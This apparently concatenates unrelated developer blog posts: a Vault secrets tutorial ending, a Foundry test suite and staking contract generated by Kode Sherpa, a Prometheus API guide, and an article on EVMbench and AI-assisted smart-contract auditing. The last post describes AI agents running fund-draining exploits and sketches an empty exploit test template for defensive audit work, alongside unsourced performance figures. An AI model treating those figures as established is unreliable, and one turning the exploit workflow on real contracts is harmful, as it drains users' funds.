        f"{vault.addr}/v1/transit/encrypt/{key_name}",
        json={'plaintext': encoded},
        headers=vault.headers
    )
    return resp.json()['data']['ciphertext']

def decrypt(vault, ciphertext, key_name='my-key'):
    resp = requests.post(
        f"{vault.addr}/v1/transit/decrypt/{key_name}",
        json={'ciphertext': ciphertext},
        headers=vault.headers
    )
    encoded = resp.json()['data']['plaintext']
    return base64.b64decode(encoded).decode()

# Encrypt sensitive data
ciphertext = encrypt(vault, 'SSN: 123-45-6789')
print(f"Encrypted: {ciphertext}")

# Decrypt when needed
plaintext = decrypt(vault, ciphertext)
print(f"Decrypted: {plaintext}")

Application Integration Pattern

import os
from functools import lru_cache

class AppConfig:
    def __init__(self):
        self.vault = VaultClient(
            addr=os.environ.get('VAULT_ADDR', 'http://127.0.0.1:8200'),
            token=os.environ.get('VAULT_TOKEN')
        )
        self._env = os.environ.get('APP_ENV', 'development')

    @lru_cache(maxsize=1)
    def get_config(self):
        return self.vault.read_secret(f'myapp/{self._env}')

    @property
    def database_url(self):
        return self.get_config()['database_url']

    @property
    def redis_url(self):
        return self.get_config()['redis_url']

    def refresh(self):
        self.get_config.cache_clear()

config = AppConfig()
print(config.database_url)

Real-World Use Case

A healthcare company stored 500+ database passwords in a shared spreadsheet. After a security audit, they migrated to Vault with dynamic credentials. Every application now gets unique, time-limited database credentials that auto-expire. When an employee leaves, no password rotation needed — their Vault token is simply revoked.

What You Can Build

  • Secrets management platform for your organization
  • Dynamic credential system with auto-rotation
  • Encryption service for sensitive data at rest
  • PKI infrastructure for internal TLS certificates
  • Access audit system tracking who accessed what secrets

Need custom security automation? I build DevOps tools and infrastructure solutions.

Email me: [email protected]
Check out my developer tools: https://apify.com/spinov001

Modification of Kode Sherpa Contract

In my previous article Generating Unit Tests From Kode Sherpa I discussed about unit tests generation and generated unit tests as approx 9 tests were failing so in this article we will now modify the test to foundry and then compile in foundry so that we can analyze that if the generated smart contract is adhering error free compilation from Kode Sherpa.

The test suite created looking at hardhat in foundry

// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.20;

import "forge-std/Test.sol";

// --------------------------------------------------
// Minimal MockERC20 (self-contained)
// --------------------------------------------------
contract MockERC20 {
    string public name = "MockToken";
    string public symbol = "MTK";
    uint8 public decimals = 18;

    mapping(address => uint256) public balanceOf;
    mapping(address => mapping(address => uint256)) public allowance;

    function mint(address to, uint256 amount) external {
        balanceOf[to] += amount;
    }

    function approve(address spender, uint256 amount) external returns (bool) {
        allowance[msg.sender][spender] = amount;
        return true;
    }

    function transfer(address to, uint256 amount) external returns (bool) {
        require(balanceOf[msg.sender] >= amount, "balance too low");
        balanceOf[msg.sender] -= amount;
        balanceOf[to] += amount;
        return true;
    }

    function transferFrom(address from, address to, uint256 amount) external returns (bool) {
        require(balanceOf[from] >= amount, "balance too low");
        require(allowance[from][msg.sender] >= amount, "allowance too low");

        allowance[from][msg.sender] -= amount;
        balanceOf[from] -= amount;
        balanceOf[to] += amount;

        return true;
    }
}

// --------------------------------------------------
// Import your staking contract
// --------------------------------------------------
import "../src/FixedAprSingleTokenStakingPullPayments.sol";

// --------------------------------------------------
// Test Contract
// --------------------------------------------------
contract FixedAprSingleTokenStakingTest is Test {
    MockERC20 stakingToken;
    FixedAprSingleTokenStakingPullPayments staking;

    address alice = address(1);
    address bob = address(2);

    uint256 stakeAmount = 1000 ether;
    uint256 stakeAmount2 = 250 ether;
    uint256 mintAmount = 1_000_000 ether;

    function setUp() public {
        stakingToken = new MockERC20();
        staking = new FixedAprSingleTokenStakingPullPayments(IERC20(address(stakingToken)));

        stakingToken.mint(alice, mintAmount);
        stakingToken.mint(bob, mintAmount);
    }

    // ----------------------------
    // Constructor
    // ----------------------------
    function testConstructor() public {
        assertEq(address(staking.stakingToken()), address(stakingToken));
        assertEq(staking.aprBps(), 500);
        assertEq(staking.totalStaked(), 0);
    }

    function testConstructorRevertZeroAddress() public {
        vm.expectRevert("staking token is zero");
         new FixedAprSingleTokenStakingPullPayments(IERC20(address(0)));
    }

    // ----------------------------
    // Stake
    // ----------------------------
    function testStake() public {
        vm.startPrank(alice);

        stakingToken.approve(address(staking), stakeAmount);
        staking.stake(stakeAmount);

        assertEq(staking.stakedBalance(alice), stakeAmount);
        assertEq(staking.totalStaked(), stakeAmount);

        vm.stopPrank();
    }

    function testStakeRevertZero() public {
        vm.prank(alice);
        vm.expectRevert("amount=0");
        staking.stake(0);
    }

    function testStakeAccrual() public {
        vm.startPrank(alice);

        stakingToken.approve(address(staking), stakeAmount + stakeAmount2);

        staking.stake(stakeAmount);

        vm.warp(block.timestamp + 30 days);

        staking.stake(stakeAmount2);

        assertGt(staking.owedBalance(alice), 0);

        vm.stopPrank();
    }

    // ----------------------------
    // Unstake
    // ----------------------------
    function testUnstake() public {
        vm.startPrank(alice);

        stakingToken.approve(address(staking), stakeAmount);
        staking.stake(stakeAmount);

        staking.unstake(stakeAmount2);

        assertEq(staking.stakedBalance(alice), stakeAmount - stakeAmount2);
        assertEq(staking.owedBalance(alice), stakeAmount2);

        vm.stopPrank();
    }

    function testUnstakeWithRewards() public {
        vm.startPrank(alice);

        stakingToken.approve(address(staking), stakeAmount);
        staking.stake(stakeAmount);

        vm.warp(block.timestamp + 60 days);

        staking.unstake(stakeAmount2);

        assertGt(staking.owedBalance(alice), stakeAmount2);

        vm.stopPrank();
    }

    // ----------------------------
    // Withdraw
    // ----------------------------
    function testWithdrawPrincipal() public {
        vm.startPrank(alice);

        stakingToken.approve(address(staking), stakeAmount);
        staking.stake(stakeAmount);

        staking.unstake(stakeAmount2);

        uint256 owed = staking.owedBalance(alice);

        staking.withdraw();

        assertEq(staking.owedBalance(alice), 0);
        assertEq(stakingToken.balanceOf(alice), mintAmount - stakeAmount + owed);

        vm.stopPrank();
    }

    function testWithdrawRewards() public {
        vm.startPrank(alice);

        stakingToken.approve(address(staking), stakeAmount);
        staking.stake(stakeAmount);

        vm.warp(block.timestamp + 90 days);

        uint256 beforeBal = stakingToken.balanceOf(alice);

        staking.withdraw();

        uint256 afterBal = stakingToken.balanceOf(alice);

        assertGt(afterBal, beforeBal);

        vm.stopPrank();
    }

    function testWithdrawRevert() public {
        vm.prank(alice);
        vm.expectRevert("nothing owed");
        staking.withdraw();
    }

    // ----------------------------
    // View functions
    // ----------------------------
    function testPendingRewardsGrowth() public {
        vm.startPrank(alice);

        stakingToken.approve(address(staking), stakeAmount + stakeAmount2);

        staking.stake(stakeAmount);

        vm.warp(block.timestamp + 10 days);
        staking.stake(stakeAmount2);

        vm.warp(block.timestamp + 5 days);
        uint256 p1 = staking.pendingRewards(alice);

        vm.warp(block.timestamp + 5 days);
        uint256 p2 = staking.pendingRewards(alice);

        assertGt(p1, 0);
        assertGt(p2, p1);

        vm.stopPrank();
    }

    function testWithdrawable() public {
        vm.startPrank(alice);

        stakingToken.approve(address(staking), stakeAmount);
        staking.stake(stakeAmount);

        staking.unstake(stakeAmount2);

        assertEq(staking.withdrawable(alice), stakeAmount2);

        vm.stopPrank();
    }

    // ----------------------------
    // Multi-user
    // ----------------------------
    function testMultiUser() public {
        vm.startPrank(alice);
        stakingToken.approve(address(staking), stakeAmount);
        staking.stake(stakeAmount);
        vm.stopPrank();

        vm.startPrank(bob);
        stakingToken.approve(address(staking), stakeAmount2);
        staking.stake(stakeAmount2);
        vm.stopPrank();

        vm.warp(block.timestamp + 45 days);

        vm.prank(alice);
        staking.unstake(stakeAmount2);

        assertGt(staking.owedBalance(alice), stakeAmount2);
        assertEq(staking.owedBalance(bob), 0);
    }
}


Now based on the above test suite I ran the foundry test and this was my output

To further check if my test is utilizing 100 percent coverage so I ran forge coverage and this was my result

Based on this result I can fairly conclude that the below generated contract from Kode Sherpa is exhibiting 100 percent coverage for contract and test as well.

// SPDX-License-Identifier: MIT
pragma solidity ^0.8.26;

import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import {SafeERC20} from "@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol";
import {ReentrancyGuard} from "@openzeppelin/contracts/utils/ReentrancyGuard.sol";

/**
 * @title FixedAprSingleTokenStakingPullPayments
 * @author akb
 * @notice Single-token ERC20 staking with fixed immutable APR rewards (in bps) and pull-payment withdrawals.
 *         - Stake/unstake only update accounting (no user transfers).
 *         - withdraw() is the only function that transfers tokens to users (principal + rewards).
 */
contract FixedAprSingleTokenStakingPullPayments is ReentrancyGuard {
    using SafeERC20 for IERC20;

    /**
     * @notice ERC20 token that users stake and in which rewards are paid.
     */
    IERC20 public immutable stakingToken;

    /**
     * @notice Basis points denominator used for APR calculations.
     * @dev 10,000 bps = 100%.
     */
    uint256 public constant RATE_DENOMINATOR = 10_000;

    /**
     * @notice Number of seconds used as one year for APR calculations.
     * @dev Fixed to 365 days.
     */
    uint256 public constant YEAR = 365 days;

    /**
     * @notice Fixed APR expressed in basis points (bps).
     * @dev Immutable and set in the constructor. Example: 500 bps = 5.00% APR.
     */
    uint256 public immutable aprBps;

    /**
     * @notice Amount of principal currently staked by each user.
     */
    mapping(address => uint256) public stakedBalance;

    /**
     * @notice Pull-payment balance owed to each user (principal moved out + accrued rewards).
     */
    mapping(address => uint256) public owedBalance;

    /**
     * @notice Last timestamp at which rewards were accrued/settled for each user.
     */
    mapping(address => uint256) public lastAccrualTime;

    /**
     * @notice Total principal staked across all users.
     */
    uint256 public totalStaked;

    // Events (must match tests exactly)
    event Staked(address indexed user, uint256 amount);
    event Unstaked(address indexed user, uint256 amount, uint256 creditedToOwed);
    event RewardsAccrued(address indexed user, uint256 reward, uint256 fromTime, uint256 toTime);
    event Withdrawn(address indexed user, uint256 amount);

    /**
     * @notice Creates the staking contract for a given ERC20 token.
     * @param _stakingToken The ERC20 token to be staked and used for reward payouts.
     */
    constructor(IERC20 _stakingToken) {
        require(address(_stakingToken) != address(0), "staking token is zero");
        stakingToken = _stakingToken;

        // Immutable APR set to 5.00% (500 bps)
        aprBps = 500;
    }

    /**
     * @notice Stake tokens. Requires prior approval.
     * @dev Settles rewards up to now before changing principal.
     * @param amount The amount of tokens to stake.
     */
    function stake(uint256 amount) external nonReentrant {
        require(amount > 0, "amount=0");

        // Must initialize lastAccrualTime on first stake (via _accrue)
        _accrue(msg.sender);

        stakingToken.safeTransferFrom(msg.sender, address(this), amount);

        stakedBalance[msg.sender] += amount;
        totalStaked += amount;

        emit Staked(msg.sender, amount);
    }

    /**
     * @notice Unstake tokens (principal). Does NOT transfer tokens to the user.
     * @dev Settles rewards up to now, then moves unstaked principal into owedBalance (pull pattern).
     * @param amount The amount of principal to unstake.
     */
    function unstake(uint256 amount) external nonReentrant {
        require(amount > 0, "amount=0");

        _accrue(msg.sender);

        require(stakedBalance[msg.sender] >= amount, "insufficient staked");

        stakedBalance[msg.sender] -= amount;
        totalStaked -= amount;

        owedBalance[msg.sender] += amount;

        emit Unstaked(msg.sender, amount, amount);
    }

    /**
     * @notice Withdraw owed tokens (principal + rewards).
     * @dev This is the ONLY function that transfers tokens to users.
     */
    function withdraw() external nonReentrant {
        _accrue(msg.sender);

        uint256 owed = owedBalance[msg.sender];
        require(owed > 0, "nothing owed");

        owedBalance[msg.sender] = 0;
        stakingToken.safeTransfer(msg.sender, owed);

        emit Withdrawn(msg.sender, owed);
    }

    /**
     * @notice View function to estimate pending rewards since last accrual (not yet credited to owedBalance).
     * @param user The address to query.
     * @return The amount of rewards accrued since the last checkpoint.
     */
    function pendingRewards(address user) external view returns (uint256) {
        uint256 principal = stakedBalance[user];
        if (principal == 0) return 0;

        uint256 last = lastAccrualTime[user];
        if (last == 0) return 0;

        uint256 elapsed = block.timestamp - last;
        if (elapsed == 0) return 0;

        return (principal * aprBps * elapsed) / YEAR / RATE_DENOMINATOR;
    }

    /**
     * @notice View function for total withdrawable amount (already owed; does not include unaccrued pending rewards).
     */
    function withdrawable(address user) external view returns (uint256) {
        return owedBalance[user];
    }

    /**
     * @dev Accrues rewards for `user` from lastAccrualTime to now and credits them to owedBalance.
     *      Emits RewardsAccrued when reward > 0 with fromTime=last and toTime=block.timestamp.
     */
    function _accrue(address user) internal {
        uint256 last = lastAccrualTime[user];

        // Initialize checkpoint on first interaction; no retroactive rewards.
        if (last == 0) {
            lastAccrualTime[user] = block.timestamp;
            return;
        }

        uint256 principal = stakedBalance[user];
        uint256 toTime = block.timestamp;

        if (toTime <= last) return;

        // No principal: just move checkpoint forward.
        if (principal == 0) {
            lastAccrualTime[user] = toTime;
            return;
        }

        uint256 elapsed = toTime - last;
        uint256 reward = (principal * aprBps * elapsed) / YEAR / RATE_DENOMINATOR;

        lastAccrualTime[user] = toTime;

        if (reward > 0) {
            owedBalance[user] += reward;
            emit RewardsAccrued(user, reward, last, toTime);
        }
    }
}

The only tweak I did was introducing ERC20 interfaces in the contract and then adding reentracny guard properly pointing towards util folder rather than security folder.

In the next lesson we will further explore Kode Sherpa features.

Prometheus Has a Free API: Here’s How to Use It for Metrics Automation

Prometheus is the industry standard for metrics collection, and its HTTP API is completely free to use. You can query metrics, manage alerts, check targets, and build custom monitoring tools — all via simple HTTP calls.

Why Use the Prometheus API?

  • Query any metric with PromQL via HTTP
  • Build custom dashboards without Grafana
  • Automate alert management and silence rules
  • Monitor scrape targets and their health status

Getting Started

Prometheus API runs on port 9090 by default:

# Instant query
curl -s "http://localhost:9090/api/v1/query?query=up" | jq '.data.result[] | {instance: .metric.instance, job: .metric.job, value: .value[1]}'

# Range query (last hour, 15s steps)
curl -s "http://localhost:9090/api/v1/query_range?query=rate(http_requests_total[5m])&start=$(date -d '1 hour ago' +%s)&end=$(date +%s)&step=15" | jq '.data.result[0].values | length'

Python Client

import requests
from datetime import datetime, timedelta

PROM_URL = "http://localhost:9090"

def query_instant(promql):
    resp = requests.get(f"{PROM_URL}/api/v1/query", params={"query": promql})
    return resp.json()["data"]["result"]

def query_range(promql, hours=1, step="15s"):
    end = datetime.now()
    start = end - timedelta(hours=hours)
    resp = requests.get(f"{PROM_URL}/api/v1/query_range", params={
        "query": promql,
        "start": start.timestamp(),
        "end": end.timestamp(),
        "step": step
    })
    return resp.json()["data"]["result"]

# Get all up/down targets
targets = query_instant("up")
for t in targets:
    status = "UP" if t["value"][1] == "1" else "DOWN"
    print(f"{t['metric']['job']:20s} {t['metric']['instance']:30s} {status}")

Build a Health Dashboard

def service_health_report():
    metrics = {
        "Request Rate": "sum(rate(http_requests_total[5m]))",
        "Error Rate": "sum(rate(http_requests_total{status=~'5..'}[5m])) / sum(rate(http_requests_total[5m])) * 100",
        "P99 Latency (ms)": "histogram_quantile(0.99, rate(http_request_duration_seconds_bucket[5m])) * 1000",
        "Active Connections": "sum(http_connections_active)",
        "CPU Usage (%)": "rate(process_cpu_seconds_total[5m]) * 100",
        "Memory (MB)": "process_resident_memory_bytes / 1024 / 1024"
    }

    print("=== Service Health Report ===")
    for name, query in metrics.items():
        result = query_instant(query)
        if result:
            value = float(result[0]["value"][1])
            print(f"{name:25s}: {value:.2f}")
        else:
            print(f"{name:25s}: N/A")

service_health_report()

Manage Alerting Rules

# Get all active alerts
curl -s "http://localhost:9090/api/v1/alerts" | jq '.data.alerts[] | {name: .labels.alertname, state: .state, severity: .labels.severity}'

# Get all alerting rules
curl -s "http://localhost:9090/api/v1/rules" | jq '.data.groups[] | {group: .name, rules: [.rules[] | {alert: .name, state: .state, query: .query}]}'

Check Scrape Targets

def check_targets():
    resp = requests.get(f"{PROM_URL}/api/v1/targets")
    targets = resp.json()["data"]["activeTargets"]

    healthy = sum(1 for t in targets if t["health"] == "up")
    unhealthy = [t for t in targets if t["health"] != "up"]

    print(f"Targets: {healthy}/{len(targets)} healthy")

    if unhealthy:
        print("nUnhealthy targets:")
        for t in unhealthy:
            print(f"  {t['labels']['job']:20s} {t['scrapeUrl']:40s} Error: {t.get('lastError', 'unknown')}")

check_targets()

Automated SLO Monitoring

def check_slo(service, target_availability=99.9, window_hours=24):
    # Calculate error budget
    query = f'1 - (sum(rate(http_requests_total{{job="{service}",status=~"5.."}}[{window_hours}h])) / sum(rate(http_requests_total{{job="{service}"}}[{window_hours}h])))'
    result = query_instant(query)

    if result:
        availability = float(result[0]["value"][1]) * 100
        budget_remaining = availability - target_availability

        print(f"Service: {service}")
        print(f"  Availability: {availability:.3f}%")
        print(f"  Target: {target_availability}%")
        print(f"  Error Budget: {budget_remaining:+.3f}%")

        if budget_remaining < 0:
            print(f"  STATUS: SLO VIOLATED!")
        elif budget_remaining < 0.01:
            print(f"  STATUS: Warning - budget almost exhausted")
        else:
            print(f"  STATUS: Healthy")

check_slo("api-server")
check_slo("payment-service", target_availability=99.99)

Real-World Use Case

A fintech team built an automated SLO tracker using the Prometheus API. Every hour, it calculated error budgets for 50+ services and posted a summary to Slack. When a service burned through 50% of its error budget, it automatically created a Jira ticket. Result: mean time to detection dropped from 45 minutes to 3 minutes.

What You Can Build

  • Custom SLO dashboard with error budget tracking
  • Automated capacity planning based on growth trends
  • Anomaly detector comparing current metrics to baselines
  • Cost optimizer correlating resource usage with cloud spend
  • Incident reporter generating post-mortem data automatically

Need custom monitoring solutions? I build observability tools and data pipelines.

Email me: [email protected]
Check out my developer tools: https://apify.com/spinov001

EVMbench Deep Dive: Can AI Agents Actually Find Smart Contract Bugs Better Than Human Auditors? We Tested the Claims

TL;DR

OpenAI and Paradigm’s EVMbench benchmark claims GPT-5.3-Codex can exploit 71% of smart contract vulnerabilities autonomously. BlockSec’s re-evaluation in March 2026 challenged those numbers, finding scaffold design inflated exploit scores. Meanwhile, Anatomist Security’s AI agent earned the largest-ever AI bug bounty ($400K) for finding a critical Solana vulnerability. This article breaks down what EVMbench actually measures, where AI auditing genuinely works today, where it fails catastrophically, and the practical hybrid workflow that outperforms either humans or AI alone.

The State of AI Auditing in March 2026

Three events in the past six weeks have forced a reckoning in smart contract security:

  1. EVMbench launch (February 2026): OpenAI and Paradigm release the first serious benchmark for AI agents auditing smart contracts — 117 vulnerabilities across 40 audits
  2. BlockSec re-evaluation (March 2026): Independent testing suggests EVMbench’s exploit scores are inflated by scaffold design, but confirms AI detection capabilities are real
  3. Anatomist Security’s $400K bounty (March 2026): An AI agent autonomously discovers a critical vulnerability in the Solana blockchain itself — not a DeFi app, the L1

These aren’t incremental improvements. They represent a phase transition in how we should think about smart contract security tooling.

What EVMbench Actually Measures

EVMbench evaluates three distinct capabilities:

Detect Mode

The agent audits a smart contract repository and identifies known vulnerabilities. Scored on recall — did the agent find the bugs that human auditors found?

Patch Mode

The agent modifies vulnerable contracts to eliminate exploitability while preserving intended functionality. Verified through automated tests.

Exploit Mode

The agent executes end-to-end fund-draining attacks against contracts deployed on a sandboxed Anvil blockchain. Grading is programmatic — did funds actually move?

The benchmark draws from 117 curated vulnerabilities, mostly from Code4rena audit competitions, plus scenarios from the Tempo blockchain (a payment-focused L1).

The Headline Numbers

Model Detect (Recall) Patch (Success) Exploit (Success)
GPT-5.3-Codex ~45% ~38% 71.0%
GPT-5 ~30% ~25% 33.3%
Claude Opus 4.6 ~52% ~35% ~48%

The exploit numbers are striking — GPT-5.3-Codex doubled its predecessor’s exploit rate in six months. But the detect and patch numbers tell a different story: AI agents still miss more than half of known vulnerabilities and fail to fix most of the ones they find.

BlockSec’s Reality Check

In March 2026, BlockSec published a re-evaluation of EVMbench that raised important methodological concerns:

Scaffold Bias in Exploit Mode: EVMbench’s exploit harness provides agents with deployment scripts, contract ABIs, and in some cases partial proof-of-concept code. In real auditing, none of this exists. The exploit task essentially asks: “Given a vulnerability and a test environment, can you write working exploit code?” — which is different from: “Can you find and exploit a vulnerability from scratch?”

Detection Is the Real Signal: BlockSec found that Claude Opus 4.6 successfully identified a significant number of real-world vulnerabilities in detection mode — without the scaffold assistance. This is closer to actual auditing work.

The Exploit ≠ Audit Paradox: An agent that’s great at exploiting known bugs in prepared environments isn’t necessarily great at finding unknown bugs in production code. EVMbench conflates execution capability with discovery capability.

What This Means for Practitioners

Don’t use EVMbench scores to decide whether AI can replace your auditor. Use them to understand which subtasks of auditing AI handles well:

  • AI is good at: Executing known attack patterns, generating exploit PoCs, identifying vulnerability classes it’s been trained on
  • AI is bad at: Exhaustive codebase review, finding novel vulnerability classes, understanding protocol-specific economic logic, cross-contract interaction analysis

The Anatomist Security Breakthrough

While EVMbench debates methodology, Anatomist Security demonstrated something more important: an AI agent finding a real critical vulnerability in production infrastructure.

The details:

  • Target: Solana L1 blockchain (not a DeFi app — the base layer)
  • Vulnerability: Critical severity, specific details undisclosed per responsible disclosure
  • Bounty: $400,000 — largest ever awarded to an AI
  • Previous work: Same team’s AI found the first Remote Code Execution vulnerability on Solana

This is qualitatively different from EVMbench benchmarks. The agent wasn’t given a curated vulnerability to exploit in a sandbox. It autonomously analyzed production code and found a bug that human researchers had missed.

Why This Matters More Than Benchmarks

Benchmarks measure capability in controlled environments. Anatomist’s result demonstrates capability in the wild. The gap between benchmark performance and real-world performance is where most AI tools fail — and where the $400K bounty proves at least some AI approaches actually deliver.

Building a Practical AI-Augmented Audit Workflow

Based on EVMbench results, BlockSec’s analysis, and real-world outcomes, here’s a workflow that leverages AI strengths while compensating for its weaknesses:

Phase 1: AI-First Sweep (Hours 1-4)

Run multiple AI agents in parallel on the target codebase:

# Example: Using multiple AI tools for initial sweep
# Tool 1: Static analysis with AI classification
slither . --json slither-output.json
cat slither-output.json | ai-classifier --model claude-opus --context "DeFi lending protocol"

# Tool 2: AI-powered code review
ai-audit --model gpt-5.3 --scope contracts/ --checklist common-defi-vulns.yaml

# Tool 3: Pattern matching against known exploits
semgrep --config p/smart-contracts contracts/

What you’re looking for: Known vulnerability patterns, reentrancy, access control issues, oracle dependencies, unchecked return values, integer overflow potential.

What AI catches here: ~50% of vulnerability classes, particularly those with well-known patterns.

Phase 2: AI-Generated Attack Surface Map (Hours 4-8)

Use AI to map the protocol’s economic attack surface:

Prompt: "Analyze this DeFi protocol's architecture. Map every external call, 
every price dependency, every privileged role, and every state transition that 
involves value transfer. Identify assumptions that each component makes about 
other components."

This is where large context windows shine. An AI agent can hold the entire protocol in context and trace value flows across contracts — something that takes human auditors days to do manually.

Phase 3: Human Deep Dive on AI-Flagged Areas (Hours 8-40)

The human auditor focuses exclusively on:

  1. AI-flagged potential issues — verify, dismiss false positives, investigate true positives
  2. Areas AI explicitly marked as “uncertain” — these often contain the highest-severity bugs
  3. Protocol-specific economic logic — AI doesn’t understand tokenomics, governance dynamics, or market conditions
  4. Cross-protocol interactions — composability risks that span multiple contracts and external protocols

Phase 4: AI-Assisted Exploit Verification (Hours 40-48)

For every confirmed vulnerability, use AI to generate working PoCs:

// AI prompt: "Write a Foundry test that exploits this vulnerability.
// The vulnerable function is X in contract Y.
// The exploit should demonstrate fund extraction."

contract ExploitTest is Test {
    // AI generates the full exploit PoC
    function testExploit() public {
        // Setup
        vm.createSelectFork("mainnet", BLOCK_NUMBER);

        // Attack steps (AI-generated)
        // ...

        // Verify funds were extracted
        assertGt(token.balanceOf(attacker), 0);
    }
}

This is where EVMbench’s 71% exploit success rate is actually useful — AI excels at turning known vulnerabilities into working PoCs.

Phase 5: AI-Powered Report Generation (Hours 48-52)

AI generates the initial audit report draft from findings. Human auditor reviews, corrects, and adds nuance. This cuts report writing time by ~60%.

The Tools That Actually Work in 2026

For Detection

Tool Type Best For Limitation
Slither Static analysis Known patterns, data flow High false positive rate
Cyfrin Aderyn AST-based analysis Solidity-specific patterns Limited to known detectors
QuillShield AI-powered analysis Logical errors, novel patterns Requires integration setup
Claude/GPT (direct) LLM review Broad understanding, explanation Context limits, hallucination

For Exploitation/Testing

Tool Type Best For Limitation
Foundry Testing framework Fast fuzzing, fork testing Requires test writing
Echidna Property-based fuzzing Invariant violations Property definition is manual
Medusa Parallel fuzzing Throughput, coverage Experimental
Certora Formal verification Mathematical guarantees Steep learning curve

For Monitoring (Post-Deployment)

Tool Type Best For Limitation
Tenderly Firewall AI monitoring Real-time threat detection Cost at scale
OpenZeppelin Sentinel Automated response Auto-pause on anomaly Configuration complexity
Forta Detection network Community-driven alerts Signal-to-noise ratio

What AI Can’t Do (Yet)

1. Understand Economic Context

AI doesn’t know that a lending protocol’s collateral factor is set too aggressively for the asset’s real liquidity. The YieldBlox exploit ($10.97M, February 2026) succeeded because the oracle was technically correct but economically meaningless — no AI tool would have flagged “insufficient market liquidity for oracle reliability” as a vulnerability.

2. Reason About Governance Dynamics

The Moonwell governance attack (March 2026) required understanding that a $1,808 investment in governance tokens could create a proposal to drain $1M. AI can’t model voter behavior, quorum dynamics, or the social engineering required to pass malicious proposals.

3. Anticipate Novel Attack Vectors

The GlassWorm malware using Solana memo fields as a C2 channel was a fundamentally creative attack. AI auditing tools look for patterns they’ve been trained on. When someone invents a new attack class, AI is the last to catch it.

4. Audit Across Trust Boundaries

Modern DeFi protocols don’t exist in isolation. They depend on oracles, bridges, governance tokens, liquidity pools, and off-chain infrastructure (like Langflow instances running AI agents with wallet access — see CVE-2026-33017). No AI tool currently maps and audits these cross-boundary trust assumptions.

The Verdict: AI as Force Multiplier, Not Replacement

EVMbench proves AI agents have crossed the threshold of usefulness for smart contract security. But it also proves they’re nowhere near sufficient on their own.

The optimal 2026 audit workflow:

  • AI handles the first 50% of vulnerability detection (breadth)
  • AI generates exploit PoCs 3-5x faster than manual writing
  • AI cuts report generation time by 60%
  • Human auditors spend their time on the remaining 50% that AI misses (depth)
  • Human auditors validate AI findings and catch false positives

The numbers: A competent human auditor + AI tools finds ~80% of vulnerabilities. A human auditor alone finds ~65%. AI alone finds ~50%. The combination isn’t additive — it’s synergistic, because AI and humans tend to find different types of bugs.

The cost: AI-assisted audits cost ~30% less in auditor-hours while achieving higher coverage. This isn’t about replacing auditors — it’s about making the same auditor 2x more effective.

Action Items for Protocol Teams

  1. Today: Add Slither + AI classification to your CI/CD pipeline — it catches low-hanging fruit automatically
  2. This week: Run your protocol through at least one AI-powered audit tool (QuillShield, or direct LLM review) before your human audit
  3. Before your next audit: Prepare an AI-friendly audit package — clear documentation, architectural diagrams, and invariant specifications make AI tools dramatically more effective
  4. Post-deployment: Implement AI-powered monitoring (Tenderly Firewall or OpenZeppelin Sentinel) — the $137M lost in Q1 2026 proves that pre-deployment audits aren’t enough

The question isn’t whether to use AI in smart contract security. It’s how to use it without developing a false sense of security. EVMbench gives us the data to make that distinction. Use it wisely.

DreamWork Security publishes daily DeFi security research. Follow @ohmygod on dev.to for vulnerability analysis, audit tooling, and defense patterns.